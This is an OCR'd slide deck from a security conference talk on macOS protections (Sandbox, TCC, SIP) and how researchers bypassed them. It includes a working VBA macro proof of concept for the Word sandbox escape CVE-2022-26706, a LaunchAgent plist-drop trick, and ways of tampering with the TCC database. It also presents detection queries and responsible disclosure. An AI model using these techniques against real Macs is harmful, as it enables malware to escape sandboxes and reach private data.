
Security mechanisms in macOS and bypassing them

Jonathan Bar Or, AVAR 2022

whoami

- Jonathan Bar Or (“JBO”)
  - @yo_yo_yo_jbo on Twitter
- Experienced security researcher focusing on offensive security
- Microsoft Defender for Endpoint research architect for cross-platform
  - Focusing on Linux, Android, macOS, iOS, IoT/OT, ChromeOS
  - Some Windows stuff here and there ;)



Motivation

- As a macOS security research architect, it is my duty to think about how attackers would work and run red team operations.
- Let us imagine a generic attack simulation (based on MITRE ATT&CK):
  - Start from a document with malicious macro or a fake downloaded app.
  - Implant persists and elevates privileges to root.
  - Implant silently turns on the microphone and exfiltrates data.
  - Implant loads a malicious kernel extension.
- Not so easy on macOS!

Motivation

- We need certain capabilities:

Stage	Required capabilities
Document with malicious macro…	Sandbox Escape
Fake downloaded app…	Gatekeeper Bypass
Persistence and elevation of privilege…	Root elevation of Privilege
Turning on the microphone silently…	Bypassing TCC
Installing kernel rootkit…	Bypassing SIP

Motivation

- If we invest in vulnerability research, everybody gains something:
  - Apple gains responsible disclosure (better than finding it in the wild).
  - Microsoft Defender challenges its own blue team with 0-days.
  - End-users get better protection post-fix.
- Therefore, our team invests a lot in vulnerability research.
  - On all platforms.

The macOS security stance

- Security gets tighter with each new release.
- Some mechanisms we will be discussing:

Mechanism	Description
Sandbox	Apps are restricted from affecting certain parts of the filesystem or calling certain APIs.
Gatekeeper	Downloaded apps cannot run unless they are signed and notarized by Apple.
TCC	Apps need user approval to access private data, including peripherals.
SIP	Root user is not omnipotent and cannot compromise the operating system itself.
Hardened Runtime	Certain operations such as memory injection are prohibited.

Initial Access – Sandbox Escape

- Word documents are sadly still a popular entry vector on Windows.
  - Windows does offer a mechanism called Application Guard.
  - On macOS Office uses the macOS sandbox.
- Sandbox rules are enforced by the OS.
- Child processes are also sandboxed for obvious reasons.
- Very helpful to protect against malicious macros!
  - Macros can’t write files that do not start with “~$”.
  - Macros can’t read files.
  - Limited network access.

Initial Access – Sandbox Escape

```
jbo@McJbo ~ % codesign -dv --entitlements - /Applications/Microsoft\ Word.app
Executable=/Applications/Microsoft Word.app/Contents/MacOS/Microsoft Word
Identifier=com.microsoft.Word
Format=app bundle with Mach-O universal (x86_64 arm64)
CodeDirectory v=20500 size=315902 flags=0x10000(runtime) hashes=9863+5 location=embedded
Signature size=8979
Timestamp=Nov 3, 2021 at 1:43:40 AM
Info.plist entries=51
TeamIdentifier=UBF8T346G9
Runtime Version=11.3.0
Sealed Resources version=2 rules=13 files=26956
Internal requirements count=1 size=180
[Dict]
        [Key] com.apple.application-identifier
        [Value]
                [String] UBF8T346G9.com.microsoft.Word
        [Key] com.apple.developer.aps-environment
        [Value]
                [String] production
        [Key] com.apple.developer.team-identifier
        [Value]
                [String] UBF8T346G9
        [Key] com.apple.security.app-sandbox
        [Value]
                [Bool] true
        [Key] com.apple.security.application-groups
        [Value]
                [Array]
                        [String] UBF8T346G9.Office
                        [String] UBF8T346G9.ms
                        [String] UBF8T346G9.OfficeOsfWebHost
                        [String] UBF8T346G9.OfficeOneDriveSyncIntegration
        [Key] com.apple.security.assets.movies.read-only
        [Value]
                [Bool] true
        [Key] com.apple.security.assets.music.read-only
        [Value]
```

Initial Access – Sandbox Escape


```
[Key] com.apple.security.temporary-exception.sbpl
[Value]
        [Array]
                [String] (allow file-read* file-write* (require-all (vnode-type REGULAR-FILE) (regex #"(^|/)~\$[^/]+$")) )
```

Initial Access – Sandbox Escape

- Sandbox rules make it harder to escape it.
- Although some successful attempts have been made.
  - Creative: drop ~/LaunchAgents/~$evil.plist
  - Office specific though (and fixed already).
- Idea: when Word crashes, a process “appears” and reports crash information. How does that happen?


Initial Access – Sandbox Escape

```
1   DeviceProcessEvents
2   | where InitiatingProcessFileName =~ "Microsoft Word"
3       and FileName !~ "Microsoft Word"
4   | take 300
5   | summarize Hits=count() by FileName, ProcessCommandLine
6   | sort by Hits desc
```



Initial Access – Sandbox Escape

- Seems like /usr/bin/open escapes the sandbox by design using IPC:



Initial Access – Sandbox Escape

- Problem: the launched App must be registered.
- Which apps are useful and pre-installed in macOS?
  - Terminal, Python, Archive Utility
- Past attempts (online reading):

Targeted App	Attack	Fix by Apple
Terminal	Dropping a script and invoking it (as the “open” utility supports arguments to the app).	Refuse to run files dropped from sandboxed apps. Also applies to Python.
Archive Utility	Dropping an archive and running the Archive Utility automatically extracts files in the same directory, allowing dropping Launch Agent configuration files and other file-based tricks.	Archive Utility only extracts to the Downloads folder.
Terminal	Dropping a .zshenv file (similar to .bashrc) and running Terminal.	Terminal will not load a .zshenv dropped from sandboxed apps.

Initial Access – Sandbox Escape

- Carefully examining the “open” command-line arguments reveal an interesting “--stdin“ option, which overrides the standard input with an arbitrary file.
- Terminal and Python are good candidates as they read from the standard input and run it.


```
Private Declare PtrSafe Function popen Lib "libc.dylib" (ByVal c As String, ByVal m As String) As LongPtr
Sub AutoOpen()
    r = popen("echo b3BlbignL3RtcC9vdXQudHh0JywndycpLndyaXRlKCdwd25kJyk=|base64 -d>p;open --stdin=p -a Python", "r")
End Sub
```

Initial Access – Sandbox Escape

- CVE-2022-26706: generic sandbox escape.
- Responsibly disclosed to Apple back in October 2021.
- Generic Microsoft Defender detection.
  - Parse /usr/bin/open command-line (there are some interesting variants too!).
  - Doing XPC on your own to Launch Services doesn’t seem to work.

Initial Access – Sandbox Escape


Initial Access – Sandbox Escape



Private Data Access – TCC bypass

- Apps cannot access certain files or peripherals unless granted access by user interaction.
  - Enforced by a mechanism called “Transparency, Consent and Control” (TCC).
- The UAC of macOS – “%s wants to control %s”.
  - But easier because user decisions persist. Can we abuse that?

Private Data Access – TCC bypass



Private Data Access – TCC bypass

- TCC is saved in a SQLite DB (TCC.db)
  - System: /Library/Application Support/com.apple.TCC/TCC.db
  - User: ~/Library/Application Support/com.apple.TCC/TCC.db
- Two tccd instances – one for the user and one for system
  - tccd enforces policy (with the help of securityd)
- Protections:
  - System TCC DB is SIP protected and TCC protected
  - User TCC DB is TCC protected
  - Can’t even read the database without “full disk access”
    - Which is managed by the global (SIP protected) tccd

Private Data Access – TCC bypass

```
root@JBO-MAC ~ # ll /Users/jbo/Library/Application\ Support/com.apple.TCC
ls: com.apple.TCC: Operation not permitted
root@JBO-MAC ~ # ll /Users/jbo/Library/Application\ Support/com.apple.TCC/TCC.db
-rw-r--r--@ 1 jbo  staff  57344 Jul 13 20:09 /Users/jbo/Library/Application Support/com.apple.TCC/TCC.db
root@JBO-MAC ~ #
```

```
Executable=/System/Library/PrivateFrameworks/TCC.framework/Versions/A/Resources/tccd
qq
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
        <key>com.apple.fileprovider.acl-read</key>
        <true/>
        <key>com.apple.private.kernel.global-proc-info</key>
        <true/>
        <key>com.apple.private.notificationcenterui.tcc</key>
        <true/>
        <key>com.apple.private.responsibility.set-arbitrary</key>
        <true/>
        <key>com.apple.private.security.storage.TCC</key>
        <true/>
        <key>com.apple.private.system-extensions.tcc</key>
        <true/>
        <key>com.apple.private.tcc.allow</key>
        <array>
                <string>kTCCServiceSystemPolicyAllFiles</string>
        </array>
        <key>com.apple.private.tcc.manager</key>
        <true/>
        <key>com.apple.rootless.storage.TCC</key>
        <true/>
</dict>
</plist>
```

Private Data Access – TCC bypass

- If terminal has full disk access, then one can modify the user TCC.db without root!
  - Checking if Terminal has full disk access can be deduced by parsing logs or by the presence of certain apps (e.g. JAMF).
  - We should watch out for file writes (and file reads) of TCC.db.
  - Was originally abused by Dropbox.

```
root@JBO-MAC ~ # log show -style syslog --info --last 10m | grep "Handling access request to kTCCServiceSystemPolicyAllFiles"
2021-07-13 20:20:25.006168-0700  localhost tccd[144]: [com.apple.TCC:access] Handling access request to kTCCServiceSystemPolicyAllFiles, from Sub:{com.apple.Terminal}Resp:{identifier=com.apple.Terminal, pid=154, auid=501, euid=501, respon
sible_path=/System/Applications/Utilities/Terminal.app/Contents/MacOS/Terminal, binary_path=/System/Applications/Utilities/Terminal.app/Contents/MacOS/Terminal}, ReqResult(Auth Right: Allowed (System Set), DB Action:None)
2021-07-13 20:23:04.210554-0700  localhost tccd[144]: [com.apple.TCC:access] Handling access request to kTCCServiceSystemPolicyAllFiles, from Sub:{/System/Library/Frameworks/CoreServices.framework/Versions/A/Frameworks/Metadata.framework/
Versions/A/Support/mdworker}Resp:{identifier=com.apple.mdworker, pid=382, auid=501, euid=501, binary_path=/System/Library/Frameworks/CoreServices.framework/Versions/A/Frameworks/Metadata.framework/Versions/A/Support/mdworker}, ReqResult(A
uth Right: Denied (Service Policy), DB Action:None, UpdateVerifierData)
root@JBO-MAC ~ #
```

Private Data Access – TCC bypass

```
root@JBO-MAC ~ # sqlite3 ~/Library/Application\ Support/com.apple.TCC/TCC.db
SQLite version 3.32.3 2020-06-18 14:16:19
Enter ".help" for usage hints.
sqlite> .dump access
PRAGMA foreign_keys=OFF;
BEGIN TRANSACTION;
CREATE TABLE access (    service        TEXT        NOT NULL,    client         TEXT        NOT NULL,    client_type    INTEGER     NOT NULL,    auth_value     INTEGER     NOT NULL,    auth_reason    INTEGER     NOT NULL,    auth_ver
sion   INTEGER     NOT NULL,    csreq          BLOB,    policy_id      INTEGER,    indirect_object_identifier_type    INTEGER,    indirect_object_identifier         TEXT NOT NULL DEFAULT 'UNUSED',    indirect_object_code_identity
  BLOB,    flags          INTEGER,    last_modified  INTEGER     NOT NULL DEFAULT (CAST(strftime('%s','now') AS INTEGER)),    PRIMARY KEY (service, client, client_type, indirect_object_identifier),    FOREIGN KEY (policy_id) REFERENCES
 policies(id) ON DELETE CASCADE ON UPDATE CASCADE);
INSERT INTO access VALUES('kTCCServiceUbiquity','com.apple.TextEdit',0,2,5,1,NULL,NULL,NULL,'UNUSED',NULL,0,1625097298);
INSERT INTO access VALUES('kTCCServiceSystemPolicyDesktopFolder','com.microsoft.OneDrive',0,2,2,1,X'fade0c0000000a400000001000000060000000200000016636f6d2e6d6963726f736f66742e4f6e65447269766500000000000060000000f000000060000000e0000000100
00000a2a864886f763640602060000000000000000000000000e0000000000000000a2a864886f763640601000000000000000000000000b0000000000000000a7375626a6563742e4f55000000000010000000a554246385433343647390000',NULL,NULL,'UNUSED',NULL,0,1625177405);
INSERT INTO access VALUES('kTCCServiceUbiquity','com.apple.Preview',0,2,5,1,NULL,NULL,NULL,'UNUSED',NULL,0,1625178222);
INSERT INTO access VALUES('kTCCServiceLiverpool','com.apple.VoiceOver',0,2,5,1,NULL,NULL,NULL,'UNUSED',NULL,0,1625178416);
INSERT INTO access VALUES('kTCCServiceSystemPolicyDesktopFolder','com.hexrays.ida64',0,2,2,1,X'fade0c000000004800000010000000700000008800000014f4fdfcf682fcc4060ec99a9e589633881df651a700000008800000014de1fad28c8be01664886b8561c96924977462f0
d',NULL,NULL,'UNUSED',NULL,0,1625182073);
INSERT INTO access VALUES('kTCCServiceFileProviderDomain','com.hexrays.ida64',0,2,3,1,X'fade0c000000004800000010000000700000008800000014f4fdfcf682fcc4060ec99a9e589633881df651a700000008800000014de1fad28c8be01664886b8561c96924977462f0d',NULL
,3,'com.microsoft.OneDrive.FileProvider/OneDrive - Microsoft',NULL,NULL,1625182075);
INSERT INTO access VALUES('kTCCServiceCalendar','com.hexrays.ida64',0,2,2,1,X'fade0c000000004800000010000000700000008800000014f4fdfcf682fcc4060ec99a9e589633881df651a700000008800000014de1fad28c8be01664886b8561c96924977462f0d',NULL,NULL,'UNU
SED',NULL,0,1625182093);
INSERT INTO access VALUES('kTCCServiceReminders','com.hexrays.ida64',0,2,2,1,X'fade0c000000004800000010000000700000008800000014f4fdfcf682fcc4060ec99a9e589633881df651a700000008800000014de1fad28c8be01664886b8561c96924977462f0d',NULL,NULL,'UN
USED',NULL,0,1625182095);
INSERT INTO access VALUES('kTCCServiceUbiquity','/System/Library/PrivateFrameworks/ContactsDonation.framework/Versions/A/Support/contactsdonationagent',1,2,5,1,NULL,NULL,NULL,'UNUSED',NULL,0,1625182180);
INSERT INTO access VALUES('kTCCServiceUbiquity','com.apple.iBooksX',0,2,5,1,NULL,NULL,NULL,'UNUSED',NULL,0,1625608406);
INSERT INTO access VALUES('kTCCServiceLiverpool','com.apple.iBooksX',0,2,4,1,NULL,NULL,0,'UNUSED',NULL,0,1625608406);
INSERT INTO access VALUES('kTCCServiceUbiquity','com.apple.iWork.Numbers',0,2,5,1,NULL,NULL,NULL,'UNUSED',NULL,0,1625608822);
INSERT INTO access VALUES('kTCCServiceUbiquity','com.apple.iWork.Pages',0,2,5,1,NULL,NULL,NULL,'UNUSED',NULL,0,1625609036);
INSERT INTO access VALUES('kTCCServiceUbiquity','com.apple.Safari',0,2,5,1,NULL,NULL,NULL,'UNUSED',NULL,0,1625609980);
INSERT INTO access VALUES('kTCCServiceUbiquity','com.googlecode.iterm2',0,2,5,1,NULL,NULL,NULL,'UNUSED',NULL,0,1625610296);
INSERT INTO access VALUES('kTCCServiceSystemPolicyNetworkVolumes','com.googlecode.iterm2',0,2,2,1,X'fade0c0000000c400000001000000060000000600000000f0000000200000015636f6d2e676f6f676c65636f64652e697465726d320000000000000070000000e0000000000
00000a2a864886f763640601090000000000000000000000000600000006000000e0000000100000000a2a864886f763640602060000000000000000000000000e0000000000000000a2a864886f763640601000000000000000000000000b0000000000000000a7375626a6563742e4f55000000000010000000a48375637
5859565137440000',NULL,NULL,'UNUSED',NULL,0,1626232196);
INSERT INTO access VALUES('kTCCServiceUbiquity','/System/Library/PrivateFrameworks/PhotoLibraryServices.framework/Versions/A/Support/photolibraryd',1,2,5,1,NULL,NULL,NULL,'UNUSED',NULL,0,1626300549);
INSERT INTO access VALUES('kTCCServiceUbiquity','/System/Library/PrivateFrameworks/PassKitCore.framework/passd',1,2,5,1,NULL,NULL,NULL,'UNUSED',NULL,0,1626353381);
INSERT INTO access VALUES('kTCCServiceBluetoothAlways','com.microsoft.teams',0,2,2,1,X'fade0c000000009000000010000000600000002000000136636f6d2e6d6963726f736f66742e7465616d730000000006000000f000000060000000e0000000100000002a2a864886f7636406
02060000000000000000000000000e0000000000000000a2a864886f763640601000000000000000000000000b0000000000000000a7375626a6563742e4f55000000000010000000a554246385433343647390000',NULL,NULL,'UNUSED',NULL,0,1626362688);
INSERT INTO access VALUES('kTCCServiceUbiquity','com.apple.QuickTimePlayerX',0,2,5,1,NULL,NULL,NULL,'UNUSED',NULL,0,1626463632);
INSERT INTO access VALUES('kTCCServiceSystemPolicyDesktopFolder','com.googlecode.iterm2',0,2,2,1,X'fade0c0000000c400000001000000060000000600000000f0000000200000015636f6d2e676f6f676c65636f64652e697465726d320000000000000070000000e0000000000
0000a2a864886f763640601090000000000000000000000000600000006000000e0000000100000002a2a864886f763640602060000000000000000000000000e0000000000000000a2a864886f763640601000000000000000000000000b0000000000000000a7375626a6563742e4f55000000000010000000a483756375
859565137440000',NULL,NULL,'UNUSED',NULL,0,1626464169);
INSERT INTO access VALUES('kTCCServiceMicrophone','com.microsoft.teams',0,0,4,1,X'fade0c000000009000000010000000600000002000000136636f6d2e6d6963726f736f66742e7465616d730000000006000000f000000060000000e0000000100000002a2a864886f7636406020600
0000000000000000000000000e0000000000000000a2a864886f763640601000000000000000000000000b0000000000000000a7375626a6563742e4f55000000000010000000a554246385433343647390000',NULL,0,'UNUSED',NULL,0,1626625525);
INSERT INTO access VALUES('kTCCServiceCamera','com.microsoft.teams',0,0,4,1,X'fade0c000000009000000010000000600000002000000136636f6d2e6d6963726f736f66742e7465616d730000000006000000f000000060000000e0000000100000002a2a864886f763640602060000
0000000000000000000000000e0000000000000000a2a864886f763640601000000000000000000000000b0000000000000000a7375626a6563742e4f55000000000010000000a554246385433343647390000',NULL,0,'UNUSED',NULL,0,1626625528);
INSERT INTO access VALUES('kTCCServiceSystemPolicySysAdminFiles','com.apple.Terminal',0,2,2,1,X'fade0c000000003000000010000000600000002000000012636f6d2e6170706c652e5465726d696e616c0000000000000003',NULL,NULL,'UNUSED',NULL,0,1626627818);
COMMIT;
```

Private Data Access – TCC bypass

- Private Apple binaries may have entitlements that allow them to bypass TCC checks.
  - That's how tccd gets full disk access.
  - The obvious attack surface for TCC bypasses.
- Idea:
  - Find a binary with the "com.apple.private.tcc.allow" entitlement
  - Tamper with it in some way to affect its code flow (including extensions)
  - Get its fine-grained TCC access

Private Data Access – TCC bypass

- CVE-2020-9934 abused the HOME environment variable to make the user's tccd conclude a different path for TCC.db.
- Apple's fix:

```
uid = getuid();
user_password = getpwuid(uid);
if ( !user_password )
{
  log_handle = -[TCCDServer logHandle](self, "logHandle");
  log_handle2 = objc_retainAutoreleasedReturnValue(log_handle);
  if ( (unsigned __int8)os_log_type_enabled(log_handle2, 16LL) )
    -[TCCDServer userHomeDirectory].cold.1(log_handle2);
  objc_release(log_handle2);
  _os_crash("getpwuid(3) failed");
  BUG();
}
pw_dir = user_password->pw_dir;
if ( !pw_dir )
{
```

- The real home directory can still be changed with OpenDirectory API.
